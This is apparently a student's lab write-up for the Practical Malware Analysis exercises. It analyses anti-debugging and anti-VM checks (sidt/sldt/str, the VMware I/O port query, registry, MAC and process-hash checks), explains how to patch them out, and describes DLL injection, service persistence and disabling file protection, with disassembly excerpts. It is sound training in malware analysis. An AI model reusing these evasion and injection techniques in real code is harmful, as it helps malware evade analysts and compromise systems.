


Figure 5. peo.exe

iv. Which anti-debugging techniques does this malware employ?

The techniques used are all time based approach

1. QueryPerformanceCounter
2. GetTickCount
3. rdtsc (subroutine: @0x401300)

v. For each technique, what does the malware do if it determines it is
running in a debugger?

1. QueryPerformanceCounter – determines what name should the executable be, in order to execute properly
2. GetTickCount – crashes the program by referencing a null pointer
3. rdtsc – call subroutine @0x004010E0; self delete

vi. Why are the anti-debugging techniques successful in this malware?

The malware purposely triggers division by 0 error that will cause any attached debugger to break and for the analyst to rectify. This action itself is time consuming as compared to a program without debugger attached throwing exception and letting SEH handler to do the job. Therefore the malware codes are able to determine whether a debugger is being attached just via the time difference.

vii. What domain name does this malware use?

adg.malwareanalysisbook.com




Figure 6. adg.malwareanalysisbook.com

d. Analyze the malware found in *Lab17-01.exe* inside VMware. This is the same malware as *Lab07-01.exe*, with added anti-VMware techniques.

i. What anti-VM techniques does this malware use?

The malware uses vulnerable instruction: **sidt,sldt and str**

```
loc_4011B5:
sidt    fword ptr [ebp+var_428]
mov     eax, dword ptr [ebp+var_428+2]
mov     [ebp+var_420], eax
push    offset Name     ; "HGL345"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+var_408], eax
mov     ecx, [ebp+var_420]
shr     ecx, 18h
cmp     ecx, 0FFh
jz      loc_40132D
```

Figure 1. sidt instruction

The malware issues the sidt instruction as shown above, which stores the contents of IDTR into the memory location pointed to by var_428. The IDTR is 6 bytes, and the fifth byte offset contains the start of the base memory address. That fifth byte is compared to 0xFF, the VMware signature. We can see that var_428+2 is set to var_420. Later on in the opcodes we can observe that var_420 is shifted right by 3 bytes thus pointing it to the 5th byte.

ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as findAntiVM.py). What does it find?

```
Number of potential Anti-VM instructions: 3
Anti-VM: 00401121
Anti-VM: 004011b5
Anti-VM: 00401204
```

Figure 2. 3 Anti-VM instructions found

1. 00401121 – sldt
2. 004011b5 – sidt
3. 00401204 – str

iii. What happens when each anti-VM technique succeeds?

1. 00401121 – sldt; service created but thread to openurl is not created the program terminates.
2. 004011b5 – sidt; sub routine 0x401000 will be invoked, the program will be deleted
3. 00401204 – str; sub routine 0x401000 will be invoked, the program will be deleted

iv. Which of these anti-VM techniques work against your virtual machine?

None…

v. Why does each anti-VM technique work or fail?

It depends on the hardware and the vmware used.

vi. How could you disable these anti-VM techniques and get the malware to run?

1. nop the instruction
2. patch the jmp instruction

e. Analyze the malware found in the file *Lab17-02.dll* inside VMware. After answering the first question in this lab, try to run the installation exports using *rundll32.exe* and monitor them with a tool like procmon. The following is an example command line for executing the DLL:
rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)

i. What are the exports for this DLL?

Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

Figure 1. Exports

ii. What happens after the attempted installation using rundll32.exe?

The dll gets deleted. A File xinstall.log was dropped. vmselfdelete.bat file was dropped,executed and subsequently deleted as well. From the log file created, it seems that the malware has detected that it is running in a VM thus deleting itself.




Figure 2. xinstall.log

iii. Which files are created and what do they contain?

2 files are created; xinstall.log & vmselfdel.bat.

vmselfdel.bat can be traced to the subroutine @10005567 using IDA Pro. Needless to say, the purpose of the batch file is to delete the dll and itself from the system.




Figure 3. self delete

iv. What method of anti-VM is in use?

querying I/O communication port.

VMware uses virtual I/O ports for communication between the virtual machine and the host operating system to support functionality like copy and paste between the two systems. The port can be queried and compared with a magic number to identify the use of VMware.

The success of this technique depends on the x86 **in** instruction, which copies data from the I/O port specified by the source operand to a memory location specified by the destination operand. VMware monitors the use of the in instruction and captures the I/O destined for the ommunication channel port 0x5668 (VX). Therefore, the **second operand needs to be loaded with VX** in order to check for VMware, which happens only when the **EAX register is loaded with the magic number 0x564D5868 (VMXh)**. **ECX must be loaded with a value corresponding to the action you wish to perform on the port**. The value **0xA** means "**get VMware version type**" and **0x14** means "**get the memory size**." Both can be used to detect VMware, but 0xA is more popular because it may determine the VMware version.

```
sub_10006196 proc near

var_1C= byte ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h

push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset stru_10016438
push    offset loc_10015050
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 0Ch
push    ebx
push    esi
push    edi
mov     [ebp+ms_exc.old_esp], esp
mov     [ebp+var_1C], 1
and     [ebp+ms_exc.registration.TryLevel], 0
push    edx
push    ecx
push    ebx
mov     eax, 'VMXh'
mov     ebx, 0
mov     ecx, 0Ah
mov     edx, 'VX'
in      eax, dx
cmp     ebx, 'VMXh'
setz    [ebp+var_1C]
pop     ebx
pop     ecx
pop     edx
jmp     short loc_100061F6
```

Figure 4. Querying I/O comm port

v. How could you force the malware to install during runtime?

1. Patch the jump condition (3 places need to patch since checkVM sub routine is xref 3 times)
2. patch the in instruction in Figure 4 to nop




Figure 5. patching

vi. How could you permanently disable the anti-VM technique?

Just patch the above and make the changes to the disk. Based on Figure 5, we could also patch the string @ offset 10019034 -> 10019248 from [This is DVM]5 to [This is DVM]0 to disable the check.

vii. How does each installation export function work?

1.InstallRT

Inject dll into either iexplore.exe or a custom process name that is passed in as argument.

In brief the subroutine @1000D847 will do the following

1. Get the dll filename via GetModuleFileNameA
2. Get System Directory path via GetSystemDirectoryA
3. Copy the current dll into system directory with the same file name
4. Get the pid of a process; either iexplore.exe by default or a custom process name passed in as an argument
5. Get higher privilege by changing token to SeDebugPrivilege
6. Inject dll via CreateRemoteThread on the pid retrieved in 4.




Figure 6. Install RT

2.InstallSA

Install as a Service

In brief the subroutine @1000D847 will do the following

1. RegOpenKeyExA – HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
2. RegQueryValueExA – netsvcs
3. loop through the data to find either Irmon or a custom string passed in as an argument
4. CreateServiceA – with service name as Irmon or a custom string passed in as an argument
5. Add data to HKLM\SYSTEM\ControlSet001\Services\[Irmon | custom]\description
6. Creates a parameter key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom]
7. Creates a Servicedll key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom] with the path of the dll as the value

8. Start the service
9. Creates a win.ini file in windows directory
10. Writes a Completed key to SoftWare\MicroSoft\Internet Connection Wizard\ if SoftWare\MicroSoft\Internet Connection Wizard\ does not exists




Figure 7. InstallSA

3. InstallSB

It first calls sub rountine 0x10005A0A to

1. Attain higher privileges via adjusting token to SeDebugPrivilige
2. It then gets the WinLogon Pid
3. It then get the windows version to determine which sfc dll name to use
4. It then uses CreateRemoteThread to get Winlogon process to disable file protection via sfc

It then calls the subroutine @0x1000DF22 to

1. It first query service config of **NtmsSvc** service
2. If service **dwStartType** is > 2, it will then change the service to **SERVICE_AUTO_START**
3. If then checks if the service is **running or paused**. If it is running or in paused state, it will **stop** the service.
4. It then queries HKLM\\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\\Netsvc values
5. It then gets the PID of svchost and check if the malicious module is loaded
6. backup c:\\windows\\system32\\ntmssvc.dll to c:\\windows\\system32\\ntmssvc.dll.obak
7. copy current dll to c:\\windows\\system32\\ntmssvc.dll
8. If ntmssvc.dll isn't loaded, the malware will then inject it into svchost
9. Starts the created service
10. Creates a win.ini file in windows directory
11. Writes a Completed key to "SoftWare\MicroSoft\Internet Connection Wizard\" if "SoftWare\MicroSoft\Internet Connection Wizard\" does not exists

f. Analyze the malware *Lab17-03.exe* inside VMware.

i. What happens when you run this malware in a virtual machine?

The malware terminates.

ii. How could you get this malware to run and drop its keylogger?

we can patch the jump instructions at the following address

1. 0x004019A1
2. 0x004019C0
3. 0x00401A2F
4. 0x00401467

iii. Which anti-VM techniques does this malware use?

@00401A80: I/O communication port

@004011C0: checking registry key SYSTEM\CurrentControlSet\Control\DeviceClasses\vmware

@00401670: checking mac address

@00401130: checking for vmware process name (hash of first 6 chars)

iv. What system changes could you make to permanently avoid the anti-VM techniques used by this malware?

1. Patch the binaries
2. Change Mac Address
3. Remove VMware tools

v. How could you patch the binary in OllyDbg to force the anti-VM techniques to permanently fail?

Change the following instruction to xor instead

```
.text:00401991                 mov     ebp, esp
.text:00401993                 sub     esp, 408h
.text:00401999                 push    edi
.text:0040199A                 call    in_Check
.text:0040199F                 test    eax, eax
.text:004019A1                 jz      short loc_4019AA
.text:004019A3                 xor     eax, eax
.text:004019A5                 jmp     loc_401A71
```

Figure 5. in instruction patch

Change the following instruction to xor instead

```
.text:004019A5                 jmp     loc_401A71
.text:004019AA ; ---------------------------------------------------------------------------
.text:004019AA
.text:004019AA loc_4019AA:                             ; CODE XREF: _main+11↑j
.text:004019AA                 push    2               ; int
.text:004019AC                 push    offset SubKey   ; "SYSTEM\\CurrentControlSet\\Control\\Dev"...
.text:004019B1                 push    80000002h       ; hKey
.text:004019B6                 call    CheckVMRegistry
.text:004019BB                 add     esp, 0Ch
.text:004019BE                 test    eax, eax
.text:004019C0                 jz      short loc_4019C9
.text:004019C2                 xor     eax, eax
.text:004019C4                 jmp     loc_401A71
.text:004019C9 ; ---------------------------------------------------------------------------
.text:004019C9
.text:004019C9 loc_4019C9:                             ; CODE XREF: _main+30↑j
```

Figure 6. Registry checking patch

Nop out the calling of this subroutine

```
.text:00401A19                 mov     ecx, [ebp+hModule]
.text:00401A1F                 push    ecx             ; hModule
.text:00401A20                 call    MacAddress
.text:00401A25                 add     esp, 4
.text:00401A28                 mov     [ebp+lpAddress], eax
.text:00401A2B                 cmp     [ebp+lpAddress], 0
```

Figure vii. Mac Address patching

Change the hash to AAAAAAAAh to invalidate the search

```
.text:00401456                 push    6
.text:00401458                 push    0F30D12A5h
.text:0040145D                 call    checkHash
.text:00401462                 add     esp, 8
```


Figure 8. Process Name Hash patching

Practical No. 10

a. Analyze the file *Lab19-01.bin* using *shellcode_launcher.exe*

i. How is the shellcode encoded?

The shellcode is alphabetically encoded. In figure 2, we can see the function responsible for decoding.



```
004011FC  .  41             INC ECX
004011FD  .  41             INC ECX
004011FE  .  41             INC ECX
004011FF  .  41             INC ECX
00401200  .  33C9           XOR ECX,ECX
00401202  .  66:B9 8D01     MOV CX,18D
00401206  .. EB 17          JMP SHORT 0040121F
00401208  $  5E             POP ESI
00401209  .  56             PUSH ESI
0040120A  .  8BFE           MOV EDI,ESI
0040120C  >  AC             LODS BYTE PTR DS:[ESI]
0040120D  .  8AD0           MOV DL,AL
0040120F  .  80EA 41        SUB DL,41
00401212  .  C0E2 04        SHL DL,4
